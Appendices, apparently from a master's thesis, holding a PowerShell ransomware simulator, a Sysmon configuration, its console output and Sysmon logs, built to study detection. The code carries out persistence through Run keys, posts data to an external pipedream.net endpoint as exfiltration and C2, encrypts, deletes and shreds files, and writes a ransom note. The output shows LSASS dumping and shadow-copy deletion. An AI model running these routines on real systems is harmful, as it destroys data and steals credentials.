    [Kernel32]::WaitForSingleObject($hThread, [UInt32]::MaxValue) | Out-
        Null


    # Clean up
    }

# T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup
     Folder
```

```
function Persistence-RegistryRunKeys {
    Write-Log "Simulating T1547.001: Boot or Logon Autostart Execution:
        Registry Run Keys / Startup Folder - persistence using Registry Run
         Keys" -Level "INFO"
    # Simulate registry run key manipulation
    $keyPath = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
    $Name = "SimulatedRansomware"
    $Data = "C:\Software\Ransomware.exe"

    Set-ItemProperty -Path $keyPath -Name $Name -Value $Data
}

# T1041: Exfiltration Over C2 Channel
function Exfiltrate-Data {
    param (
        [string]$url = "https://en48j0v6o9bc5.x.pipedream.net"
    )

    Write-Log "Simulating T1041: Exfiltration Over C2 Channel" -Level "INFO
        "

    # Test data to exfiltrate
$data = @"
{
    "computerName": "CEO-PC",
    "Data": "Sensetive Data",
    "user": "CEO"
}
"@

    try {
        $headers = @{
            "Content-Type" = "application/json"
        }

        $response = Invoke-WebRequest -Uri $url -Method Post -Headers
            $headers -Body $data

        if ($response.StatusCode -eq 200) {
            Write-Log "Data exfiltration successful" -Level "INFO"
        }
        else {
            Write-Log "Data exfiltration failed: Status code $($response.
                StatusCode)" -Level "ERROR"
        }
    }
    catch {
        Write-Log "Data exfiltration failed: $($_.Exception.Message)" -
            Level "ERROR"
    }
}
```

```
# T1486: Data Encrypted for Impact
function Simulate-FileEncryption {
    param (
        [string]$sourceFolder = "C:\FileEncryption\"
    )

    Write-Log "Simulating T1486: File Encryption (ransomware activity)" -
       Level "INFO"

    if (-not (Test-Path $sourceFolder)) {
        Write-Log "Source folder not found: $sourceFolder" -Level "ERROR"
        return
    }

    $files = Get-ChildItem -Path $sourceFolder -Recurse -File

    foreach ($file in $files) {
        try {
            $content = Get-Content -Path $file.FullName -Raw
            $encryptedContent = ConvertTo-SecureString -String $content -
               AsPlainText -Force
            $encryptedFile = $file.FullName + ".encrypted"
            Set-Content -Path $encryptedFile -Value $encryptedContent
            Remove-Item -Path $file.FullName

            Write-Log "Encrypted file: $($file.FullName)" -Level "INFO"
        }
        catch {
            Write-Log "File encryption failed for $($file.FullName): $($_.
               Exception.Message)" -Level "ERROR"
        }
    }
}

# T1485: Data Destruction: File Deletion
function Invoke-FileDeletion {
    Write-Log "Simulating T1485: File Deletion" -Level "INFO"

    # Hardcoded folder path
    $folderPath = "C:\FileDelete"

    try {
        Get-ChildItem -Path $folderPath -Recurse -Force -ErrorAction Stop -
           File | Remove-Item -Force
        Write-Log "Deleted all files in $folderPath" -Level "INFO"
    }
    catch {
        Write-Log "Failed to delete files in $folderPath. Check if the
           folder exists and has the correct permissions." -Level "ERROR"
    }
```

```
}

# T1564.006: File Block Shredding
function Invoke-FileBlockShredding {
    [CmdletBinding()]

    $folderPath = "C:\FileBlockShred"
    $sdeletePath = "C:\Software\Ransomware.exe"
    $iterations = 30

    if (-not (Test-Path $folderPath)) {
        Write-Error "Folder not found: $folderPath"
        return
    }

    if (-not (Test-Path $sdeletePath)) {
        Write-Error "SDelete not found: $sdeletePath"
        return
    }

    Write-Log "Simulating T1564.006: File Block Shredding for all files in
       $folderPath" -Level "INFO"

    $files = Get-ChildItem -Path $folderPath -File

    foreach ($file in $files) {
        $FilePath = $file.FullName

        try {
            $arguments = "-p $iterations -r -q `"$FilePath`""
            Start-Process -FilePath $sdeletePath -ArgumentList $arguments -
               Wait -NoNewWindow
            Write-Log "File $FilePath securely deleted with SDelete" -Level
                "INFO"
        }
        catch {
            Write-Log "Error using SDelete on file: $($_.Exception.Message)
               " -Level "ERROR"
        }
    }
}

# T1486: Data Encrypted for Impact (Ransom Note)
function Create-RansomNote {
    # Define the desktop path
    $desktopPath = [Environment]::GetFolderPath("Desktop")
    $filePath = Join-Path -Path $desktopPath -ChildPath "RansomNote.txt"

    Write-Log "Simulating T1486: Data Encrypted for Impact (Ransom Note) -
       creation of ransom note" -Level "INFO"
    $ransomMessage = @"
Your files have been encrypted for academic purposes.

Please note that this is part of a research project, and no actual harm has
    been done to your data.
The goal of this project is to study ransomware behavior and improve
   detection mechanisms.
"@

    try {
        Set-Content -Path $filePath -Value $ransomMessage -ErrorAction Stop
        Write-Host "[+] Ransom note created successfully at '$filePath'"
    } catch {
        Write-Host "[-] Error creating ransom note: $($_.Exception.Message)
            "
    }
}

# T1071.001: Application Layer Protocol: Web Protocols
function Simulate-C2Communication {
    param (
        [string]$c2ServerUrl = "https://en48j0v6o9bc5.x.pipedream.net"
    )

 Write-Log "Simulating T1071.001: C2 Communication over Application Layer
     Protocol: Web Protocols" -Level "INFO"

    try {
        $webClient = New-Object System.Net.WebClient

        $webClient.Headers["User-Agent"] = "Mozilla/5.0 (Windows NT 10.0;
            Win64; x64)"

        $response = $webClient.DownloadString($c2ServerUrl)

        Write-Log "C2 communication successful" -Level "INFO"
    }
    catch {
        Write-Log "C2 communication failed: $($_.Exception.Message)" -Level
             "ERROR"
    }
    finally {
        if ($webClient -ne $null) {
            $webClient.Dispose()
        }
    }
}

# Main function
function Invoke-RansomwareSimulation {
    [CmdletBinding()]
```

```
param()

Write-Host "`nDISCLAIMER:`nThis ransomware simulation is intended for
    educational purposes, research, or training only. It includes
    actions that can affect system services, data, and security
    settings such as deletion of backups, disabling antivirus/firewall,
     deleting and encrypting files in specific folders. By using this
    simulator, you acknowledge that you understand its functionality as
     provided in the source code and the potential effects on a system.
     The developer does not take any responsibility for the actions or
    impacts of this simulator on any system.`n" -ForegroundColor Red
$acceptance = Read-Host "`nDo you accept these terms and agree to use
    this simulator responsibly? (yes/no)"
if ($acceptance -ne "yes") {
    Write-Host "`nTerminating the simulation. Please review the source
        code and understand its actions before proceeding." -
        ForegroundColor Yellow
    return
}

Write-Log "Starting ransomware simulation" -Level "INFO"
$totalSteps = 20 # Update this number based on the number of TTPs/
    functions implemented

# Call TTP functions one by one, updating the progress indicator for
    each step
for ($i = 1; $i -le $totalSteps; $i++) {
    Show-Progress -CurrentStep $i -TotalSteps $totalSteps -
        CurrentAction "Executing TTP step $i"
    # Call the TTP function for step $i here
    switch ($i) {
        1 { System-Enumeration }
        2 { Get-LocalAccounts }
        3 { Simulate-NetworkPortScan }
        4 { Disable-BackupProcesses }
        5 { Inhibit-SystemRecovery }
        6 { Disable-ModifyFirewall }
        7 { Disable-AntivirusRealTimeProtection }
        8 { Download-Ransomware }
        9 { Dump-LSASSUsingProcdump }
        10 { Simulate-RemoteFileCopyViaClipboard}
        11 { Compile-Payload }
        12 { Obfuscation }
        13 { Process-Injection }
        14 { Persistence-RegistryRunKeys }
        15 { Exfiltrate-Data }
        16 { Simulate-FileEncryption }
        17 { Invoke-FileDeletion }
        18 { Invoke-FileBlockShredding }
        19 { Simulate-C2Communication }
        20 { Create-RansomNote}
        }

        Start-Sleep -Seconds 15 # Pause for a moment to simulate execution
            time
    }

    Write-Log "Ransomware simulation completed" -Level "INFO"
}

# Run the simulation
Invoke-RansomwareSimulation
```

Ransomware Simulator Code

Appendix B - Sysmon Confiuration

```
<Sysmon schemaversion="4.83">
  <HashAlgorithms>*</HashAlgorithms>
  <DnsLookup>False</DnsLookup>
  <ArchiveDirectory>MasterThesis</ArchiveDirectory>
  <EventFiltering>
      <ProcessCreate onmatch="exclude"/>
      <FileCreateTime onmatch="exclude"/>
      <NetworkConnect onmatch="exclude"/>
      <ProcessTerminate onmatch="exclude"/>
      <DriverLoad onmatch="exclude"/>
      <ImageLoad onmatch="exclude"/>
      <CreateRemoteThread onmatch="exclude"/>
      <RawAccessRead onmatch="exclude"/>
<ProcessAccess onmatch="exclude"/>
      <FileCreate onmatch="exclude"/>
      <RegistryEvent onmatch="exclude"/>
      <FileCreateStreamHash onmatch="exclude"/>
      <PipeEvent onmatch="exclude"/>
      <WmiEvent onmatch="exclude"/>
      <DnsQuery onmatch="exclude"/>
      <FileDelete onmatch="exclude"/>
<ClipboardChange onmatch="exclude"/>
<ProcessTampering onmatch="exclude"/>
<FileDeleteDetected onmatch="exclude"/>
<RuleGroup name="FileBlock" groupRelation="or">
<FileBlockExecutable onmatch="include">
       <TargetFilename condition="end with">KnownRansomware.exe</TargetFilename>
         </FileBlockExecutable>
</RuleGroup>
  <FileBlockShredding onmatch="exclude"/>
  </EventFiltering>
</Sysmon>
```

Appendix C - Text Output of the Ransomware Simulator

```
PS C:\Users\Simulator\Downloads> Invoke-RansomwareSimulation

DISCLAIMER:
This ransomware simulation is intended for educational purposes, research, or training only. It
     includes actions that can aff
ect system services, data, and security settings such as deletion of backups, disabling antivirus/
     firewall, deleting and encr
ypting files in specific folders. By using this simulator, you acknowledge that you understand its
     functionality as provided
in the source code and the potential effects on a system. The developer does not take any
     responsibility for the actions or i
mpacts of this simulator on any system.


Do you accept these terms and agree to use this simulator responsibly? (yes/no): yes
2023-05-12 15:05:07 [INFO] Starting ransomware simulation
2023-05-12 15:05:07 [INFO] Simulating T1082: System Information Discovery


ComputerName : WIN11SIMULATOR
OperatingSystem : Microsoft Windows 11 Pro
Architecture : 64
LogicalProcessors : 2
TotalPhysicalMemory : 8588759040
DiskDrives : Microsoft Virtual Disk (17174384640 bytes), Microsoft Virtual Disk (136366917120 bytes)
IPv4Configuration : {"10.0.0.1"} {"168.63.129.16"} {"10.0.0.4", "fe80::f0de:8b4b:3940:82d"}

2023-05-12 15:05:23 [INFO] Simulating T1087.001: Account Discovery - Local Account
Name : DefaultAccount
Disabled : True
PasswordLastSet : 5/12/2023 3:05:23 PM
IsAdmin : False

Name : Guest
Disabled : True
PasswordLastSet : 5/12/2023 3:05:24 PM
IsAdmin : False

Name : Simulator
Disabled : False
PasswordLastSet : 4/23/2023 3:15:00 AM
IsAdmin : True
```

```
2023-05-12 15:05:39 [INFO] Simulating T1046: Network Port Scan
2023-05-12 15:05:40 [WARNING] Connection attempt to 10.0.0.5 on port 21 timed out
2023-05-12 15:05:40 [INFO] Port 22 is open on 10.0.0.5
2023-05-12 15:05:41 [WARNING] Connection attempt to 10.0.0.5 on port 23 timed out
2023-05-12 15:05:42 [WARNING] Connection attempt to 10.0.0.5 on port 25 timed out
2023-05-12 15:05:43 [WARNING] Connection attempt to 10.0.0.5 on port 53 timed out
2023-05-12 15:05:44 [WARNING] Connection attempt to 10.0.0.5 on port 80 timed out
2023-05-12 15:05:45 [WARNING] Connection attempt to 10.0.0.5 on port 110 timed out
2023-05-12 15:05:46 [WARNING] Connection attempt to 10.0.0.5 on port 443 timed out
2023-05-12 15:05:46 [INFO] Port 3389 is open on 10.0.0.5
2023-05-12 15:05:47 [WARNING] Connection attempt to 10.0.0.5 on port 445 timed out
2023-05-12 15:05:48 [WARNING] Connection attempt to 10.0.0.5 on port 1433 timed out
2023-05-12 15:05:49 [WARNING] Connection attempt to 10.0.0.5 on port 3306 timed out
2023-05-12 15:05:50 [WARNING] Connection attempt to 10.0.0.5 on port 5432 timed out
2023-05-12 15:05:51 [WARNING] Connection attempt to 10.0.0.5 on port 27017 timed out
2023-05-12 15:05:52 [WARNING] Connection attempt to 10.0.0.5 on port 9200 timed out
2023-05-12 15:05:53 [WARNING] Connection attempt to 10.0.0.5 on port 11211 timed out
2023-05-12 15:05:54 [WARNING] Connection attempt to 10.0.0.5 on port 6379 timed out
2023-05-12 15:05:55 [WARNING] Connection attempt to 10.0.0.5 on port 8080 timed out
2023-05-12 15:05:56 [WARNING] Connection attempt to 10.0.0.5 on port 8443 timed out
2023-05-12 15:06:11 [INFO] Simulating T1490: Inhibit System Recovery - termination of OneDrive
     processes
[+] Successfully terminated process OneDrive with PID 3800.
2023-05-12 15:06:26 [INFO] Simulating inhibition of system recovery by disabling System Restore,
     deleting Volume Shadow Copies, and removing Windows Backup catalog
files
2023-05-12 15:06:26 [INFO] System Restore disabled on drive C:
No Instance(s) Available.

2023-05-12 15:06:26 [INFO] All Volume Shadow Copies deleted using WMI command
2023-05-12 15:06:26 [WARNING] Windows Backup catalog file 'Objects.data' not found in the wbem
     Repository
2023-05-12 15:06:41 [INFO] Simulating T1562.004: Impair Defenses: Disable or Modify System Firewall
     - disabling or modifying the system firewall
2023-05-12 15:06:54 [INFO] Firewall states restored after simulation
2023-05-12 15:07:09 [INFO] Simulating T1562.001: Impair Defenses: Disable or Modify Tools -
     disabling antivirus real-time protection
2023-05-12 15:07:09 [INFO] Current real-time protection status: False
2023-05-12 15:07:10 [INFO] New real-time protection status: True
2023-05-12 15:07:10 [INFO] Antivirus real-time protection disabled
2023-05-12 15:07:25 [INFO] Simulating T1105: Ingress Tool Transfer - SDelete and Procdump download
2023-05-12 15:07:25 [INFO] SDelete.zip downloaded at C:\Software\SDelete.zip
2023-05-12 15:07:25 [INFO] SDelete.zip extracted to C:\Software
2023-05-12 15:07:25 [INFO] Procdump.zip downloaded at C:\Software\Procdump.zip
2023-05-12 15:07:25 [INFO] Procdump.zip extracted to C:\Software
2023-05-12 15:07:25 [INFO] Successfully renamed sdelete.exe to Ransomware.exe in C:\Software
2023-05-12 15:07:40 [INFO] Simulating T1003: LSASS Credential Dumping using Procdump
2023-05-12 15:07:42 [INFO] LSASS credential dumping successful
2023-05-12 15:07:57 [INFO] Simulating remote file copy using clipboard change
2023-05-12 15:07:57 [INFO] Remote file copied to C:\Software\Code.txt using clipboard change
2023-05-12 15:08:12 [INFO] Simulating compilation of payload
2023-05-12 15:08:13 [INFO] Payload 'KnownRansomware.exe' compiled and saved at C:\Software\
     KnownRansomware.exe
```

```
2023-05-12 15:08:28 [INFO] Simulating T1027: Obfuscated Files or Information
Obfuscated string: \\\\\\\\
De-obfuscated string: calc.exe
2023-05-12 15:08:43 [INFO] Simulating T1055: Process Injection - Process Hollowing
False
2023-05-12 15:09:07 [INFO] Simulating T1547.001: Boot or Logon Autostart Execution: Registry Run
     Keys / Startup Folder - persistence using Registry Run Keys
2023-05-12 15:09:22 [INFO] Simulating T1041: Exfiltration Over C2 Channel
2023-05-12 15:09:23 [INFO] Data exfiltration successful
2023-05-12 15:09:38 [INFO] Simulating T1486: File Encryption (ransomware activity)
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_1.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_10.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_2.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_3.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_4.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_5.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_6.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_7.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_8.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_9.txt
2023-05-12 15:09:53 [INFO] Simulating T1485: File Deletion
2023-05-12 15:09:53 [INFO] Deleted all files in C:\FileDelete
2023-05-12 15:10:08 [INFO] Simulating T1564.006: File Block Shredding for all files in C:\
     FileBlockShred
2023-05-12 15:10:27 [INFO] File C:\FileBlockShred\File_1.txt securely deleted with SDelete
2023-05-12 15:10:28 [INFO] File C:\FileBlockShred\File_10.txt securely deleted with SDelete
2023-05-12 15:10:29 [INFO] File C:\FileBlockShred\File_2.txt securely deleted with SDelete
2023-05-12 15:10:30 [INFO] File C:\FileBlockShred\File_3.txt securely deleted with SDelete
2023-05-12 15:10:31 [INFO] File C:\FileBlockShred\File_4.txt securely deleted with SDelete
2023-05-12 15:10:32 [INFO] File C:\FileBlockShred\File_5.txt securely deleted with SDelete
2023-05-12 15:10:33 [INFO] File C:\FileBlockShred\File_6.txt securely deleted with SDelete
2023-05-12 15:10:34 [INFO] File C:\FileBlockShred\File_7.txt securely deleted with SDelete
2023-05-12 15:10:35 [INFO] File C:\FileBlockShred\File_8.txt securely deleted with SDelete
2023-05-12 15:10:36 [INFO] File C:\FileBlockShred\File_9.txt securely deleted with SDelete
2023-05-12 15:10:51 [INFO] Simulating T1071.001: C2 Communication over Application Layer Protocol:
     Web Protocols
2023-05-12 15:10:51 [INFO] C2 communication successful
2023-05-12 15:11:06 [INFO] Simulating T1486: Data Encrypted for Impact (Ransom Note) - creation of
     ransom note
[+] Ransom note created successfully at 'C:\Users\Simulator\Desktop\RansomNote.txt'
2023-05-12 15:11:21 [INFO] Ransomware simulation completed
```

Appendix D - Sysmon logs

System-Enumeration

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
      ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
      ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
      ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:08
      ↪ .4381963Z'/><EventRecordID>185439</EventRecordID><Correlation/><Execution ProcessID='9932'
      ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
      ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
      ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:08.432</Data><Data Name='
      ↪ ProcessGuid'>{5a84b272-3984-645e-1507-000000001700}</Data><Data Name='ProcessId'>3264</
      ↪ Data><Data Name='Image'>C:\Windows\System32\wbem\WMIC.exe</Data><Data Name='
      ↪ FileVersion'>10.0.22000.653 (WinBuild.160101.0800)</Data><Data Name='Description'>WMI
      ↪ Commandline Utility</Data><Data Name='Product'>Microsoft Windows Operating System</Data>
      ↪ <Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wmic.exe
      ↪ </Data><Data Name='CommandLine'>wmic nicconfig where IPEnabled='True' get IPAddress,
      ↪ DefaultIPGateway,DNSServerSearchOrder </Data><Data Name='CurrentDirectory'>C:\Users\
      ↪ Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data
      ↪ Name='LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0
      ↪ x2369c7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</
      ↪ Data><Data Name='Hashes'>SHA1=F4B9E4198C1ADC4BEA4561264CFE3A7140930466,MD5=
      ↪ C87E18FD7821517F258ACF6534D966F5,SHA256=
      ↪ E487D25B142492923BB30F16238BC95A56F802501A0EA63D4EAED18F94E6B55F,IMPHASH=5268
      ↪ CCA80CACD62FE845F6ADABDFC03A</Data><Data Name='ParentProcessGuid'>{5a84b272
      ↪ -3984-645e-1407-000000001700}</Data><Data Name='ParentProcessId'>9900</Data><Data
      ↪ Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"
      ↪ C:\Windows\system32\cmd.exe" /c "wmic nicconfig where IPEnabled='True' get IPAddress,
      ↪ DefaultIPGateway,DNSServerSearchOrder 2&gt;&amp;1"</Data><Data Name='ParentUser'>
      ↪ WIN11SIMULATOR\Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
      ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
      ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
      ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:08
      ↪ .2636764Z'/><EventRecordID>185135</EventRecordID><Correlation/><Execution ProcessID='9932'
      ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
      ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
      ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:08.258</Data><Data Name='
      ↪ ProcessGuid'>{5a84b272-3984-645e-1307-000000001700}</Data><Data Name='ProcessId'>4572</
      ↪ Data><Data Name='Image'>C:\Windows\System32\wbem\WMIC.exe</Data><Data Name='
      ↪ FileVersion'>10.0.22000.653 (WinBuild.160101.0800)</Data><Data Name='Description'>WMI
      ↪ Commandline Utility</Data><Data Name='Product'>Microsoft Windows Operating System</Data>
      ↪ <Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wmic.exe
      ↪ </Data><Data Name='CommandLine'>wmic computersystem get TotalPhysicalMemory /value </
      ↪ Data><Data Name='CurrentDirectory'>C:\Users\Simulator\Downloads\</Data><Data Name='User'
      ↪ >WIN11SIMULATOR\Simulator</Data><Data Name='LogonGuid'>{5a84b272-ee82-645d-c769
      ↪ -230000000000}</Data><Data Name='LogonId'>0x2369c7</Data><Data Name='TerminalSessionId'
      ↪ >2</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=
      ↪ F4B9E4198C1ADC4BEA4561264CFE3A7140930466,MD5=C87E18FD7821517F258ACF6534D966F5,
      ↪ SHA256=E487D25B142492923BB30F16238BC95A56F802501A0EA63D4EAED18F94E6B55F,IMPHASH
      ↪ =5268CCA80CACD62FE845F6ADABDFC03A</Data><Data Name='ParentProcessGuid'>{5a84b272
      ↪ -3984-645e-1207-000000001700}</Data><Data Name='ParentProcessId'>5452</Data><Data
      ↪ Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"
      ↪ C:\Windows\system32\cmd.exe" /c "wmic computersystem get TotalPhysicalMemory /value 2&gt;&
      ↪ amp;1"</Data><Data Name='ParentUser'>WIN11SIMULATOR\Simulator</Data></EventData><
      ↪ /Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
      ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
```

```
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:08
    ↪ .1637965Z'/><EventRecordID>185051</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:08.158</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3984-645e-1107-000000001700}</Data><Data Name='ProcessId'>5040</
    ↪ Data><Data Name='Image'>C:\Windows\System32\wbem\WMIC.exe</Data><Data Name='
    ↪ FileVersion'>10.0.22000.653 (WinBuild.160101.0800)</Data><Data Name='Description'>WMI
    ↪ Commandline Utility</Data><Data Name='Product'>Microsoft Windows Operating System</Data>
    ↪ <Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wmic.exe
    ↪ </Data><Data Name='CommandLine'>wmic cpu get NumberOfLogicalProcessors /value </Data><
    ↪ Data Name='CurrentDirectory'>C:\Users\Simulator\Downloads\</Data><Data Name='User'>
    ↪ WIN11SIMULATOR\Simulator</Data><Data Name='LogonGuid'>{5a84b272-ee82-645d-c769
    ↪ -230000000000}</Data><Data Name='LogonId'>0x2369c7</Data><Data Name='TerminalSessionId'
    ↪ >2</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=
    ↪ F4B9E4198C1ADC4BEA4561264CFE3A7140930466,MD5=C87E18FD7821517F258ACF6534D966F5,
    ↪ SHA256=E487D25B142492923BB30F16238BC95A56F802501A0EA63D4EAED18F94E6B55F,IMPHASH
    ↪ =5268CCA80CACD62FE845F6ADABDFC03A</Data><Data Name='ParentProcessGuid'>{5a84b272
    ↪ -3984-645e-1007-000000001700}</Data><Data Name='ParentProcessId'>6524</Data><Data
    ↪ Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"
    ↪ C:\Windows\system32\cmd.exe" /c "wmic cpu get NumberOfLogicalProcessors /value 2&gt;&amp;1"</
    ↪ Data><Data Name='ParentUser'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:08
    ↪ .0587848Z'/><EventRecordID>184940</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:08.055</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3984-645e-0f07-000000001700}</Data><Data Name='ProcessId'>9560</
    ↪ Data><Data Name='Image'>C:\Windows\System32\wbem\WMIC.exe</Data><Data Name='
    ↪ FileVersion'>10.0.22000.653 (WinBuild.160101.0800)</Data><Data Name='Description'>WMI
    ↪ Commandline Utility</Data><Data Name='Product'>Microsoft Windows Operating System</Data>
    ↪ <Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wmic.exe
    ↪ </Data><Data Name='CommandLine'>wmic cpu get AddressWidth /value </Data><Data Name='
    ↪ CurrentDirectory'>C:\Users\Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR
    ↪ \Simulator</Data><Data Name='LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data>
    ↪ <Data Name='LogonId'>0x2369c7</Data><Data Name='TerminalSessionId'>2</Data><Data Name
    ↪ ='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=
    ↪ F4B9E4198C1ADC4BEA4561264CFE3A7140930466,MD5=C87E18FD7821517F258ACF6534D966F5,
    ↪ SHA256=E487D25B142492923BB30F16238BC95A56F802501A0EA63D4EAED18F94E6B55F,IMPHASH
    ↪ =5268CCA80CACD62FE845F6ADABDFC03A</Data><Data Name='ParentProcessGuid'>{5a84b272
    ↪ -3984-645e-0e07-000000001700}</Data><Data Name='ParentProcessId'>4484</Data><Data
    ↪ Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"
    ↪ C:\Windows\system32\cmd.exe" /c "wmic cpu get AddressWidth /value 2&gt;&amp;1"</Data><Data
    ↪  Name='ParentUser'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:07
    ↪ .6864252Z'/><EventRecordID>184557</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:07.662</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3983-645e-0c07-000000001700}</Data><Data Name='ProcessId'>9196</
    ↪ Data><Data Name='Image'>C:\Windows\System32\wbem\WMIC.exe</Data><Data Name='
    ↪ FileVersion'>10.0.22000.653 (WinBuild.160101.0800)</Data><Data Name='Description'>WMI
↪ Commandline Utility</Data><Data Name='Product'>Microsoft Windows Operating System</Data>
↪ <Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wmic.exe
↪ </Data><Data Name='CommandLine'>wmic os get Caption /value </Data><Data Name='
↪ CurrentDirectory'>C:\Users\Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR
↪ \Simulator</Data><Data Name='LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data>
↪ <Data Name='LogonId'>0x2369c7</Data><Data Name='TerminalSessionId'>2</Data><Data Name
↪ ='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=
↪ F4B9E4198C1ADC4BEA4561264CFE3A7140930466,MD5=C87E18FD7821517F258ACF6534D966F5,
↪ SHA256=E487D25B142492923BB30F16238BC95A56F802501A0EA63D4EAED18F94E6B55F,IMPHASH
↪ =5268CCA80CACD62FE845F6ADABDFC03A</Data><Data Name='ParentProcessGuid'>{5a84b272
↪ -3983-645e-0b07-000000001700}</Data><Data Name='ParentProcessId'>7024</Data><Data
↪ Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"
↪ C:\Windows\system32\cmd.exe" /c "wmic os get Caption /value 2&gt;&amp;1"</Data><Data Name=
↪ 'ParentUser'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
```

Get-LocalAccounts

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:24
    ↪ .2138757Z'/><EventRecordID>186134</EventRecordID><Correlation/><Execution ProcessID='9932'
